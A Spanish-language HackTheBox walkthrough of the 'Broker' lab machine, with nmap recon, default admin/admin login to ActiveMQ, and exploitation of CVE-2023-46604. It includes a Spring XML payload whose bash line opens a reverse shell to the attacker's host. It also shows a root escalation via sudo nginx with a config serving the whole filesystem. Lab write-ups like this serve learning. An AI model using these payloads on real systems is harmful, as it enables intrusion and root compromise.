


Broker

Reconocimiento

Nos conectamos a hackthebox:



The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with options like Starting Point, Open Beta Season III, Machines, Challenges, Sherlocks, Tracks, Rankings, Pro Labs, Advanced Labs, Academy, and HTB for Business. The main area is titled 'Task 1' and asks 'Which open TCP port is running the ActiveMQ service?'. It has a text input field with placeholder 'number, such as 3, 17, or 4567' and a 'Submit' button. At the top of the page, the URL is https://app.hackthebox.com/machines/Broker, and the IP address 10.10.11.243 is displayed in the address bar.

```
> sudo su
[sudo] password for unicomanu:
> ping -c 1 10.10.11.243
PING 10.10.11.243 (10.10.11.243) 56(84) bytes of data.
64 bytes from 10.10.11.243: icmp_seq=1 ttl=63 time=135 ms

--- 10.10.11.243 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 134.703/134.703/134.703/0.000 ms
```

```
> /home/unicomanu > ✓ > with 🔥 |
```


Escaneo

```
> nmap -p- -sS -sV -sC --open --min-rate=5000 -vvv -n -Pn 10.10.11.243 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 10:09 CET
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning
```

```
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 22.04 LTS (Ubuntu; protocol 2.0)
| ssh-hostkey:
|_ 256 3ee454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhXNoTitbmIzdHAYNTYAAA1bmlzdHAYNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBvwPX3KYA3cxGbKtA0VqbKRp0HnpsMuHEXEVJc=
|_ 256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
| ssh-ed25519 AAAAC3NzaC1ZD11NTESAAA1OtudEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp    open  http         syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp   open  mqtt        syn-ack ttl 63
| mqtt-subscribe:
|_ Topics and their most recent payloads:
|   ActiveMQ/Advisory/MasterBroker:
|   ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp   open  amqp?       syn-ack ttl 63
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|_ AMQP
|_ AMQP
|_ amqp:decode-error
|_ Connection from client using unsupported AMQP attempted
|_ amqp-info: ERROR: AMQP:handshake expected header (1) frame, but was 65
8161/tcp   open  http         syn-ack ttl 63 Jetty 9.4.39.v20210325
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
37663/tcp  open  tcpwrapped  syn-ack ttl 63 Apache ActiveMQ
| fingerprint-strings:
|_ HELP4STOMP:
```

```
> whatweb http://10.10.11.243/
http://10.10.11.243/ [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.243], PoweredBy[Jetty://], Title[Error 401 Unauthorized], WWW-Authenticate[ActiveMQRealm][basic], nginx[1.18.0]
```

Al ver que tenemos esto



Probamos el admin=admin

A screenshot of a Firefox browser window showing the Apache ActiveMQ homepage. The URL in the address bar is http://10.10.11.243/index.html. The main content area displays the Apache ActiveMQ logo and the text "Welcome to the Apache ActiveMQ!". Below this, there's a list of options: "What do you want to do next?", "Manage ActiveMQ broker", and "See some Web demos (demos not included in default configuration)". At the bottom of the page, there's a copyright notice: "Copyright 2005-2020 The Apache Software Foundation". On the right side of the page, there's a sidebar with the Apache Software Foundation logo and a "Support" link. The sidebar also contains a "Useful Links" section with links to "Documentation", "FAQ", "Downloads", and "Forums".

Y entramos

Welcome!

Welcome to the Apache ActiveMQ Console of **localhost** (ID:broker-33069-1702459167640-0:1)

You can find more information about Apache ActiveMQ on the [Apache ActiveMQ Site](#)

Broker

Name	localhost
Version	5.15.15
ID	ID:broker-33069-1702459167640-0:1
Uptime	4 minutes
Store percent used	0
Memory percent used	0
Temp percent used	0

Copyright 2005-2020 The Apache Software Foundation.

The Apache Software Foundation logo is in the top right corner.

Buscamos info en el metasploit

```
[msf] Unknown command: search activemq
[msf] (Jobs:0 Agents:0) >> search activemq
Matching Modules
=====
#  Name
-  exploit/multi/http/apache_
upload.jsp traversal upload
1  exploit/windows/http/apache_
traversal
2  auxiliary/scanner/http/apache_
source_disclosure
3  auxiliary/scanner/http/apache_
traversal
4  exploit/windows/browser/samsung_security_manager_put
                                         Disclosure Date Rank Check Description
2016-06-01   excellent No   Apache 5.x-5.11.1 Directory Traversal Shell Upload
2015-08-19   excellent Yes  Apache Directory Traversal
normal      No   Apache JSP Files Source Disclosure
normal      No   Apache Samsung Security Manager 1.4 Broker Service PUT Method Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/browser/samsung_security_manager_put
[msf] (Jobs:0 Agents:0) >> exit |
```

Como vemos que esta siendo complicado lo buscamos por otros sitios

activemq exploit 5.15.15 github

27 OCT 2023 — THE VULNERABILITY may allow a remote attacker with network access to a broker to run arbitrary shell commands by manipulating serialized class ...

GitHub
<https://github.com> › SaumyajeetDas · Traducir esta página

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ
 CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ. This exploit builds upon the foundational work available at <https://github.com/X1cT34m> ...

Packet Storm Security
<https://packetstormsecurity.com> › ... · Traducir esta página

Apache ActiveMQ Unauthenticated Remote Code Execution
 14 nov 2023 — This Metasploit module **exploits** a deserialization **vulnerability** in the OpenWire transport unmarshaller in Apache **ActiveMQ**. Affected versions ...

prio-n.com
<https://www.prio-n.com> › blog › c... · Traducir esta página

CVE-2023-46604 Attacking & Defending ActiveMQ - PRION
 21 nov 2023 — CVE-2023-46604 discloses a Remote Code Execution (RCE) flaw within Apache **ActiveMQ**. This **vulnerability** is trivial to **exploit** and its ...

Medium
<https://deepkondah.medium.com> › ... · Traducir esta página

Unpacking the Apache ActiveMQ Exploit (CVE-2023-46604)
 5 nov 2023 — The **vulnerability** leads to remote code execution (RCE) by exploiting insecure unmarshalling in the implementation of the Openwire protocol.

(CVE-2023-46604) exploit github

Noticias Vídeos Imágenes Libros Maps Vuelos Finance

Aproximadamente 97.100 resultados (0,23 segundos)

evkl1d/CVE-2023-46604

CVE-2023-46604 is a deserialization **vulnerability** that exists in Apache ActiveMQ's OpenWire protocol. This flaw can be **exploited** by an attacker to execute ...

duck-sec/CVE-2023-46604-ActiveMQ-RCE-pseudoshell

Description. **CVE-2023-46604** is a deserialization **vulnerability** that exists in Apache ActiveMQ's

El enlace <https://github.com/evkl1d/CVE-2023-46604>

```
> git clone https://github.com/evkl1d/CVE-2023-46604.git
Clonando en 'CVE-2023-46604'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 22 (delta 5), reused 13 (delta 3), pack-reused 0
Recibiendo objetos: 100% (22/22), 5.10 KiB | 5.10 MiB/s, listo.
Resolviendo deltas: 100% (5/5), listo.
> ls
CVE-2023-46604 escaneo
> cd CVE-2023-46604
> python3 exploit.py
Usage: script.py -i <ip> -p <port> -u <url>
> python3 exploit.py -h
usage: exploit.py [-h] [-i IP] [-p PORT] [-u URL]

optional arguments:
  -h, --help            show this help message and exit
  -i IP, --ip IP        ActiveMQ Server IP or Host
  -p PORT, --port PORT ActiveMQ Server Port
  -u URL, --url URL    Spring XML Url

& > /home/unicomanu/Academia/Broker/CVE-2023-46604 > on main > ✓ > with 🔥
```

```
GNU nano 5.4                               poc.xml                         Modificado
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i >& /dev/tcp/10.10.16.28/443& 0>&1</value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

```
> nano poc.xml
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[]
```

```
> sudo su
[sudo] password for unicomanu:
> nc -nlvp 443
listening on [any] 443 ...
```

```
> python3 exploit.py -i 10.10.11.243 -p 80 -u http://10.10.16.28/poc.xml
[*] Target: 10.10.11.243:80
[*] XML URL: http://10.10.16.28/poc.xml

[*] Sending packet: 0000006d1f000000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465787401001a687474703a2f2f31302e31302e31362e32382f706f632e786d6c
```

A fallado pero puede ser por el puerto

```
/874010001a68747405d21213130ze3130ze3130ze323821706163ze78606c
> python3 exploit.py -i 10.10.11.243 -u http://10.10.16.28/poc.xml
[!] Target: 10.10.11.243:61616
[!] XML URL: http://10.10.16.28/poc.xml

[*] Sending packet: 0000006d1f0000000000000000000010100426f72672e737072696e676672616d65776f72
6b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465
787401001a687474703a2f2f31302e31302e31362e32382f706f632e786d6c
```

y funcion a

```
> nano poc.xml
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.243 - - [13/Dec/2023 10:56:02] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [13/Dec/2023 10:56:03] "GET /poc.xml HTTP/1.1" 200 -
|
```

Escalar privilegios

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.243] 35088
bash: cannot set terminal process group (881): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

```
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ |
```

```
dash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ find / -perm -4000 2>/dev/null
<activemq-5.15.15/bin$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

```
/usr/libexec/polkit-agent-helper-1
activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /home
cd /home
activemq@broker:/home$ ls
ls
activemq
activemq@broker:/home$ cp /etc/nginx/nginx.conf /tmp
cp /etc/nginx/nginx.conf /tmp
activemq@broker:/home$ cd /tmp
cd /tmp
activemq@broker:/tmp$ ls
ls
nginx.conf
```

```
GNU nano 6.2                                pwned.conf *
```

```
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1234;
        root /;
        autoindex on;
    }
}
```

```
activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/pwned.conf
activemq@broker:/tmp$ curl localhost
```

```
activemq@broker:/tmp$ curl localhost:1234/root/root.txt  
93e9dd7dc080bf1bfcb41bbb743b8c38
```

Falta hacerme la ultima parte